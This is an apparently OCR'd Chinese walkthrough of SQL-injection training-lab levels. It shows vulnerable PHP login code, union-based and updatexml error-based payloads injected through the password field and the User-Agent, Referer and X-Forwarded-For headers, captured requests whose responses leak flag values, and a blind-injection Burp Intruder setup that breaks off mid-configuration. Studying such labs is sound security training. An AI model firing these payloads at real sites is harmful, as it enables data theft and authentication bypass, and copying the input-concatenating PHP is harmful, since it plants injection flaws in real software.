
- 字段

```
username=admin&password=as4dsa2dsad2a3'  union all select 1,2,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='flag' limit 1,1#
```



- 拿flag

```
username=admin&password=as4dsa2dsad2a3'  union all select 1,2,flag from flag limit 1,1#
```




pass-06

```php
$username = $_POST['username'];
$password = $_POST['password'];
$sql = 'select *from user where username =("'.$username.'") and password=("'.$password.'")';
mysqli_select_db($conn,'******'); //不想告诉你们库名
$result = mysqli_query($conn,$sql);
$row = mysqli_fetch_array($result);
$uname = $row['username'];
$passwd = $row['password'];

if($row){
echo '成功登录Your Login name:'.$uname.'Your Password:'.$passwd.'';}
else{echo '账号密码错误';}
```

> - 双引号后面加个括号

```
username=admin&password=as4dsa2dsad2a3")  union all select 1,2,flag from flag limit 1,1#
```



pass-07

```php
$username = $_POST['username'];
$password = $_POST['password'];
$uagent = $_SERVER['HTTP_USER_AGENT'];
$jc = $username.$password;
$sql = 'select *from user where username =\''.$username.'\' and password=\''.$password.'\'';
if(preg_match('/.*\'.*/',$jc)!== 0){die('为了网站安全性，禁止输入某些特定符号');}
mysqli_select_db($conn,'****');//不想告诉你库名
$result = mysqli_query($conn,$sql);
$row = mysqli_fetch_array($result);
$uname = $row['username'];
$passwd = $row['password'];
if($row){
$Insql = "INSERT INTO uagent (`uagent`,`username`) VALUES ('$uagent','$uname')";
$result1 = mysqli_query($conn,$Insql);
print_r(mysqli_error($conn));
echo '成功登录';
```


- 过滤了单引号，万能密码登陆没用了，看到user_agent的head头中被安插在插入语句中，可以直接sqlmap跑*加包，或者第二种方法用burp跑出密码登陆，再UA中填updatexml来报错直接页面上显示uA中语句错误，第一种方法无脑，就不做了

- 账号和密码是admin和123456，看源码得知，必须登陆才能执行user-agent下面的语句，$row必须不为空，所以想要报错注入，就必须能登陆成功

- 登陆成功抓个包


- 拼接一个完整的insert 并且在其中写一个updatexml报错注入

```
'or updatexml(1,concat(0x7e,user()),1),1)#
```



- 取表

```
'or updatexml(1,concat(0x7e,(select table_name from information_schema.tables where table_schema=database() limit 0,1)),1),1)#
```



- 取字段和flag

```
'or updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='flag_head')),1),1)#
```

```
Upgrade-Insecure-Requests: 1
Origin: http://inject2.lab.aqlab.cn:81
Content-Type: application/x-www-form-urlencoded
User-Agent: ' or updatexml(1,concat(0x7e,(select
group_concat(column_name) from information_schema.columns where
table_schema=database() and table_name='flag_head')),1),1)#
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://inject2.lab.aqlab.cn:81/Pass-07/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

username=admin&password=123456&submit=%E7%99%BB%E5%BD%95
```

```
Password  :    
<input type="text" name="password" value="">
</div>
<br>
<div style=" margin-top:9px;margin-left:90px;">
<input type="submit" name="submit" value="登录">
</div>
</form>

</li>
<li>
<h3>
查询结果:
</h3>
</li>
<li>

XPATH syntax error: '~Id,flag_h1'<li>
<h3>
成功登录
</h3>
</li>
```

两个字段

```
'or updatexml(1,concat(0x7e,(select group_concat(flag_h1) from flag_head)),1),1)#
```

```
Content-Length: 58
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://inject2.lab.aqlab.cn:81
Content-Type: application/x-www-form-urlencoded
User-Agent: ' or updatexml(1,concat(0x7e,(select group_concat(flag_h1)
from flag_head)),1),1)#
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://inject2.lab.aqlab.cn:81/Pass-07/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

username=admin&password=123456&submit=%E7%99%BB%E5%BD%95
```

```
Password  :    
<input type="text" name="password" value="">
</div>
<br>
<div style=" margin-top:9px;margin-left:90px;">
<input type="submit" name="submit" value="登录">
</div>
</form>

</li>
<li>
<h3>
查询结果:
</h3>
</li>
<li>

XPATH syntax error: '~zKaQ-YourHd,zKaQ-Refer,zKaQ-ipi'<li>
<h3>
成功登录
</h3>
</li>
<font size="5" color="#99FF00">
Your Login name:admin<br>
Your Password:123456
</font>
<li>
```

三个值吧

pass-08

```php
$username = $_POST['username'];
$password = $_POST['password'];
$uagent = $_SERVER['HTTP_REFERER'];
$jc = $username.$password;
$sql = 'select *from user where username =\''.$username.'\' and password=\''.$password.'\'';
if(preg_match('/.*\'.*/',$jc)!== 0){die('为了网站安全性，禁止输入某些特定符号');}
mysqli_select_db($conn,'****');//不想告诉你库名
$result = mysqli_query($conn,$sql);
$row = mysqli_fetch_array($result);
$uname = $row['username'];
$passwd = $row['password'];
if($row){
$Insql = "INSERT INTO refer (`refer`,`username`) VALUES ('$uagent','$uname')";
$result1 = mysqli_query($conn,$Insql);
print_r(mysqli_error($conn));
echo '成功登录';
```

- 就是head头中user-agent的插入换成了refer

```
Referer: 'or updatexml(1,concat(0x7e,(select group_concat(flag_h1) from flag_head)),1),1)#
```

```
Host: inject2.lab.aqlab.cn:81
Content-Length: 56
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://inject2.lab.aqlab.cn:81
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: 'or updatexml(1,concat(0x7e,(select group_concat(flag_h1) from
flag_head)),1),1)#
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

username=admin&password=123456&submit=%E7%99%BB%E5%BD%95
```

referer注入


```
<br>
<div style=" margin-top:9px;margin-left:90px;">
<input type="submit" name="submit" value="登录">
</div>
</form>

</li>
<li>
<h3>
查询结果:
</h3>
</li>
<li>

XPATH syntax error: '~zKaQ-YourHd,zKaQ-Refer,zKaQ-ipi'<li>
<h3>
成功登录
</h3>
</li>
<font size="5" color="#99FF00">
Your Login name:admin<br>
Your Password:123456
</font>
```

pass-09

```php
function getip()
{
 if (getenv('HTTP_CLIENT_IP'))
 {
  $ip = getenv('HTTP_CLIENT_IP');
 }
 elseif (getenv('HTTP_X_FORWARDED_FOR'))
 {
  $ip = getenv('HTTP_X_FORWARDED_FOR');
 }
 elseif (getenv('HTTP_X_FORWARDED'))
 {
  $ip = getenv('HTTP_X_FORWARDED');
 }
 elseif (getenv('HTTP_FORWARDED_FOR'))
 {
  $ip = getenv('HTTP_FORWARDED_FOR');
 }
 elseif (getenv('HTTP_FORWARDED'))
 {
  $ip = getenv('HTTP_FORWARDED');
 }
 else
 {
  $ip = $_SERVER['REMOTE_ADDR'];
 }
 return $ip;
}
$username = $_POST['username'];
$password = $_POST['password'];
$ip = getip();
$jc = $username.$password;
$sql = 'select *from user where username =\''.$username.'\' and password=\''.$password.'\'';
if(preg_match('/.*\'.*/',$jc)!== 0){die('为了网站安全性，禁止输入某些特定符号');}
mysqli_select_db($conn,'****');//不想告诉你库名
$result = mysqli_query($conn,$sql);
$row = mysqli_fetch_array($result);
$uname = $row['username'];
$passwd = $row['password'];
if($row){
$Insql = "INSERT INTO ip (`ip`,`username`) VALUES ('$ip','$uname')";
$result1 = mysqli_query($conn,$Insql);
print_r(mysqli_error($conn));
echo '成功登录';
```

> - head头中记录我们访问ip的是X-FORWARDED-FOR，因为head头中有时是不显示的，我们自己加一个

```
X-FORWARDED-FOR: 'or updatexml(1,concat(0x7e,(select group_concat(flag_h1) from flag_head)),1),1)#
```



```
POST /Pass-09/index.php HTTP/1.1
Host: inject2.lab.aqlab.cn:81
Content-Length: 56
Cache-Control: max-age=0
X-FORWARDED-FOR: ' or updatexml(1,concat(0x7e,(select
group_concat(flag_h1) from flag_head)),1),1)#
Upgrade-Insecure-Requests: 1
Origin: http://inject2.lab.aqlab.cn:81
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://inject2.lab.aqlab.cn:81/Pass-09/index.php?action=show_code
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

username=admin&password=123456&submit=%E7%99%BB%E5%BD%95
```


```
      <input type="text" name="password" value="">
    </div>
    <br>
    <div style=" margin-top:9px;margin-left:90px;">
      <input type="submit" name="submit" value="登录">
    </div>
  </form>

</li>
<li>
  <h3>
    查询结果:
  </h3>
</li>
<li>

  XPATH syntax error: '~zKaQ-YourHd,zKaQ-Refer,zKaQ-ipi'<li>
    <h3>
      成功登录
    </h3>
  </li>
  <font size="5" color="#99FF00">
    Your Login name:admin<br>
    Your Password:123456
  </font>
            <li>
  </ol>
```

pass-10


```php
$news ='';
@$id = $_GET['id'];
@$sql = 'select *from news where id='.$id;
mysqli_select_db($conn,'****');// 不想让你们知道库名
$result = mysqli_query($conn,$sql);
while ($row = mysqli_fetch_array($result)){
$news = $row['news'];
}
if($news!== ''){
echo '有数据';}
```

> **length函数：**
>
> `length(字符串内容)`
>
> 这个函数主要是用来测试字符串长度用，在盲注中是用来判断当前查询的字符串长度，例如数据库名，表名的长度。
> **substr函数：**
>
> `SUBSTR(字符串内容,从哪截取,截取多长)`
>
> 用于分割字符串，将字符串分割成单个，配合ASCII码测试单个字符到底是什么字符。
> **ascii函数：**
>
> `ascii(填入字符)`
>
> 返回字符的ascii码，将字符转变为数字，将字符都转变为数字，可利用数字大小趋向的特性进行大小比较，从而迅速判断出准确的字符内容。

- 先用length判断数据库名



- 再用substr从第一个字符的ascii码开始判断他为什么



- 我拿起手中的burp来跑起，12字符快

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full deta

Attack type: Cluster bomb

```
GET /Pass-10/index.php?id=1%20and%20ascii(substr(database(),§1§,1))=§107§ HTTP/1.1
Host: inject2.lab.aqlab.cn:81
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
Referer: http://inject2.lab.aqlab.cn:81/Pass-10/index.php?id=1%20and%20ascii(substr(database(),1,1))=107
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions t

Payload set: 1 Payload count: 12

Payload type: Numbers Request count: 0

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From: 1

